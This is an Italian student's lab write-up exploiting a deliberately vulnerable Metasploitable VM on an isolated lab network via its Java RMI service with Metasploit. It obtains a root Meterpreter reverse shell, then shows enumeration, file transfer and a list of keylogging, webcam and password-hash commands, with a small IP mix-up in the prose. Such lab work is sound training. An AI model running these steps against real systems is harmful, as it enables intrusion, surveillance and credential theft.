W16D4 Peppoli

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112

-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima; 3) altro…

Per prima cosa configuriamo le macchine come stabilito dalla traccia dell'esercizio. Dunque, kali sarà configurato con l'indirizzo ip 192.168.11.111 e metasploitable con l'indirizzo ip 192.168.11.112.

Per poterle configurare accediamo a /etc/network/interfaces e attraverso l'uso di un editor di testo come nano, settiamo gli ip in modo tale da ottenere quanto segue:



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:44:05:c4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:5c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:815 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1170708 (1.1 MB)  TX bytes:97754 (95.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:96871 (94.6 KB)  TX bytes:96871 (94.6 KB)
```

Dopo aver configurato correttamente le macchine virtuali, sono andato a scansionare la porta 1099 con nmap, così da assicurarmi che ci fosse il servizio java_rmi attivo su suddetta porta:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 15:25 CET
Nmap scan report for 192.168.11.112
Host is up (0.0010s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.21 seconds
```

Fatto ciò, possiamo passare allo step 3, ovvero aprire msfconsole e configurare l'exploit exploit/multi/misc/java_rmi_server.

Per prima cosa utilizziamo il search per appunto ricercare l'exploit che ci interessa utilizzando una parola chiave: search java_rmi

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                  .                normal     No     Java RMI Registry
 Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server I
nsecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                 .                .          .      .
   3    \_ target: Windows x86 (Native Payload)           .                .          .      .
   4    \_ target: Linux x86 (Native Payload)             .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)          .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)          .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server I
nsecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectio
nImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_c
onnection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Successivamente, mediante il comando show options passiamo al settaggio dei vari parametri o campi.

Il primo parametro da configurare è RHOST, ovvero l'indirizzo ip del ricevente (metasploitable – 192.168.11.111), poi LHOST ovvero l'indirizzo ip dell'attaccante (kali – 192.168.11.111). Gli altri parametri possiamo lasciarli di default, eccetto il target che va configurato sul numero 2 ovvero linux x86 (Native Payload).

E il risultato di questi passaggi sarà simile a questo:

```
msf6 > use 4
[*] Additionally setting TARGET ⇒ Linux x86 (Native Payload)
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                         cs/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on t
                                         he local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x86 (Native Payload)
```

Dopodichè si lancia l'exploit con il comando "exploit" o anche con il comando "run" che avvia meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/LiTsJF2iPtmO2QU
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60805) at 2024-03-30 14:45:41 +0100

meterpreter >
```


Avviato meterpreter, il gioco è fatto, siamo dentro alla macchina target.

Verifichiamo appunto di essere dentro Metasploitable eseguendo il primo comando: ifconfig

```
meterpreter > ifconfig

Interface 1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
============
Name         : eth0
Hardware MAC : 08:00:27:44:05:c4
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe44:5c4
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Vediamo appunto che escono due interfacce di rete, la prima non ci interessa essendo l'interfaccia di loopback. La seconda è l'interfaccia ethernet e capiamo di essere in metasploitable dall'indirizzo ipv4 192.168.11.112.

METASPLOITABLE



Una volta stabilita una sessione Meterpreter su una macchina remota, hai a disposizione molti comandi utili per esplorare e interagire con il sistema. Oltre a route, sysinfo e ifconfig, ecco alcuni comandi Meterpreter comuni e potenti:


```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask         Gateway       Metric  Interface
    ------          -------         -------       ------  ---------
    0.0.0.0         0.0.0.0         192.168.11.1  100     eth0
    192.168.11.0    255.255.255.0   0.0.0.0       0       eth0

No IPv6 routes were found.
meterpreter >
```

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture  : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

1) getuid: Ottieni l'ID utente corrente della sessione Meterpreter.

```
meterpreter > getuid
Server username: root
meterpreter >
```

2) getprivs: Elenca i privilegi attualmente abilitati per la sessione.
3) ps: Elenca i processi in esecuzione sul sistema remoto.



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  User     Path
 ---   ----  ----               ----  ----     ----
 1     0     init               x86   root     /sbin/init
 2     0     [kthreadd]         i686  root
 3     2     [migration/0]      i686  root
 4     2     [ksoftirqd/0]      i686  root
 5     2     [watchdog/0]       i686  root
 6     2     [events/0]         i686  root
 7     2     [khelper]          i686  root
 41    2     [kblockd/0]        i686  root
 44    2     [kacpid]           i686  root
 45    2     [kacpi_notify]     i686  root
 90    2     [kseriod]          i686  root
 128   2     [pdflush]          i686  root
 129   2     [pdflush]          i686  root
 130   2     [kswapd0]          i686  root
 172   2     [aio/0]            i686  root
 1128  2     [ksnapd]           i686  root
 1295  2     [ata/0]            i686  root
 1298  2     [ata_aux]          i686  root
 1307  2     [scsi_eh_0]        i686  root
 1308  2     [scsi_eh_1]        i686  root
 1327  2     [ksuspend_usbd]    i686  root
 1330  2     [khubd]            i686  root
 2059  2     [scsi_eh_2]        i686  root
 2214  2     [kjournald]        i686  root
 2368  1     udevd              x86   root     /sbin/udevd
 2593  2     [kpsmoused]        i686  root
 3520  2     [kjournald]        i686  root
 3649  1     portmap            x86   daemon   /sbin/portmap
 3665  1     rpc.statd          x86   statd    /sbin/rpc.statd
 3671  2     [rpciod/0]         i686  root
```

```
 4320  2     [nfsd]             i686  root
 4321  2     [nfsd]             i686  root
 4322  2     [nfsd]             i686  root
 4323  2     [nfsd]             i686  root
 4324  2     [nfsd]             i686  root
 4325  2     [nfsd]             i686  root
 4329  1     rpc.mountd         x86   root     /usr/sbin/rpc.mountd
 4395  1     master             x86   root     /usr/lib/postfix/master
 4400  4395  pickup             x86   postfix  /usr/lib/postfix/pickup
 4401  4395  qmgr               x86   postfix  /usr/lib/postfix/qmgr
 4402  1     nmbd               x86   root     /usr/sbin/nmbd
 4404  1     smbd               x86   root     /usr/sbin/smbd
 4411  4404  smbd               x86   root     /usr/sbin/smbd
 4420  1     xinetd             x86   root     /usr/sbin/xinetd
 4459  4266  distccd            x86   daemon   /usr/bin/distccd
 4460  4266  distccd            x86   daemon   /usr/bin/distccd
 4462  1     proftpd            x86   root     /usr/sbin/proftpd
 4476  1     atd                x86   root     /usr/sbin/atd
 4487  1     cron               x86   root     /usr/sbin/cron
 4515  1     jsvc               x86   root     /usr/bin/jsvc
 4516  4515  jsvc               x86   root     /usr/bin/jsvc
 4518  4515  jsvc               x86   tomcat55 /usr/bin/jsvc
 4536  1     apache2            x86   root     /usr/sbin/apache2
 4537  4536  apache2            x86   www-data /usr/sbin/apache2
 4539  4536  apache2            x86   www-data /usr/sbin/apache2
 4543  4536  apache2            x86   www-data /usr/sbin/apache2
 4545  4536  apache2            x86   www-data /usr/sbin/apache2
 4547  4536  apache2            x86   www-data /usr/sbin/apache2
 4555  1     rmiregistry        x86   root     /usr/bin/grmiregistry-4.2
 4559  1     ruby               x86   root     /usr/bin/ruby1.8
 4565  1     unrealircd         x86   root     /usr/bin/unrealircd
 4570  1     login              x86   root     /bin/login
 4577  1     Xtightvnc          x86   root     /usr/bin/Xtightvnc
 4581  1     xstartup           x86   root     /bin/bash
 4584  4581  xterm              x86   root     /usr/bin/xterm
 4586  4581  fluxbox            x86   root     /usr/bin/fluxbox
 4619  4584  bash               x86   root     /bin/bash
 4635  4570  bash               x86   msfadmin /bin/bash
 4795  1     yHmbuywF.exe       i686  root     /tmp/~spawnweyj6d.tmp.dir/yHmbuywF.exe (deleted)

meterpreter >
```

4) shell: Ottieni un'istanza di shell interattiva sulla macchina remota.

```
meterpreter > shell
Process 4799 created.
Channel 1 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:44:05:c4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe44:5c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:973 errors:0 dropped:0 overruns:0 frame:0
          TX packets:723 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1151382 (1.0 MB)  TX bytes:68851 (67.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:242 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:80335 (78.4 KB)  TX bytes:80335 (78.4 KB)
```

5) upload/download: Carica/Scarica file dalla macchina remota.

```
meterpreter > upload '/home/kali/Desktop/kalifile.txt'
[*] Uploading  : /home/kali/Desktop/kalifile.txt → kalifile.txt
[*] Completed  : /home/kali/Desktop/kalifile.txt → kalifile.txt
meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-17 00:01:07 +0100  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 20:11:00 +0200  .distcc
100600/rw-------  4174  fil   2012-05-14 08:01:49 +0200  .mysql_history
100644/rw-r--r--  586   fil   2010-03-17 00:12:59 +0100  .profile
100700/rwx------  4     fil   2012-05-20 20:22:32 +0200  .rhosts
040700/rwx------  4096  dir   2010-05-18 03:43:18 +0200  .ssh
100644/rw-r--r--  0     fil   2010-05-07 20:38:35 +0200  .sudo_as_admin_successful
040700/rwx------  4096  dir   2024-03-02 11:09:10 +0100  .vnc
100644/rw-r--r--  0     fil   2024-03-30 14:08:04 +0100  kalifile.txt
100644/rw-r--r--  58    fil   2024-03-30 14:06:38 +0100  meterpreterfile.txt
040755/rwxr-xr-x  4096  dir   2010-04-28 05:44:17 +0200  vulnerable

meterpreter >
```

Upload di un file chiamato kalifile.txt, salvato nel desktop di Kali linux. Con il comando upload lo inviamo alla macchina target e tramite ls ne verifico la sua presenza.

```
meterpreter > cd home
meterpreter > cd msfadmin
meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-17 00:01:07 +0100  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 20:11:00 +0200  .distcc
100600/rw-------  4174  fil   2012-05-14 08:01:49 +0200  .mysql_history
100644/rw-r--r--  586   fil   2010-03-17 00:12:59 +0100  .profile
100700/rwx------  4     fil   2012-05-20 20:22:32 +0200  .rhosts
040700/rwx------  4096  dir   2010-05-18 03:43:18 +0200  .ssh
100644/rw-r--r--  0     fil   2010-05-07 20:38:35 +0200  .sudo_as_admin_successful
040700/rwx------  4096  dir   2024-03-02 11:09:10 +0100  .vnc
100644/rw-r--r--  58    fil   2024-03-30 14:06:38 +0100  meterpreterfile.txt
040755/rwxr-xr-x  4096  dir   2010-04-28 05:44:17 +0200  vulnerable

meterpreter > download meterpreterfile.txt
[*] Downloading: meterpreterfile.txt → /home/kali/meterpreterfile.txt
[*] Skipped    : meterpreterfile.txt → /home/kali/meterpreterfile.txt
meterpreter >
```

Download di un file chiamato meterpreterfile.txt, presente in home/msfadmin in metasploitable. Con ls verifico l'esistenza del file e tramite il comando download lo scarico in Kali Linux.

6) execute -f cmd.exe ...: Esegui un comando arbitrario sulla macchina remota.
7) keyscan_start/keyscan_dump: Registra e ottieni le pressioni di tasti sulla macchina remota.
8) screenshare: Trasmetti lo schermo della macchina remota in tempo reale.
9) webcam_list/webcam_snap: Elenca e cattura immagini dalle webcam connesse.
10) dump_hashes: Ottieni gli hash delle password degli utenti memorizzati nel sistema remoto.
11) hashdump: Ottieni le password rappresentate come hash dal sistema remoto.

Purtroppo, molti di questi comandi non vengono supportati dal seguente exploit, quindi non sono graficamente visibili.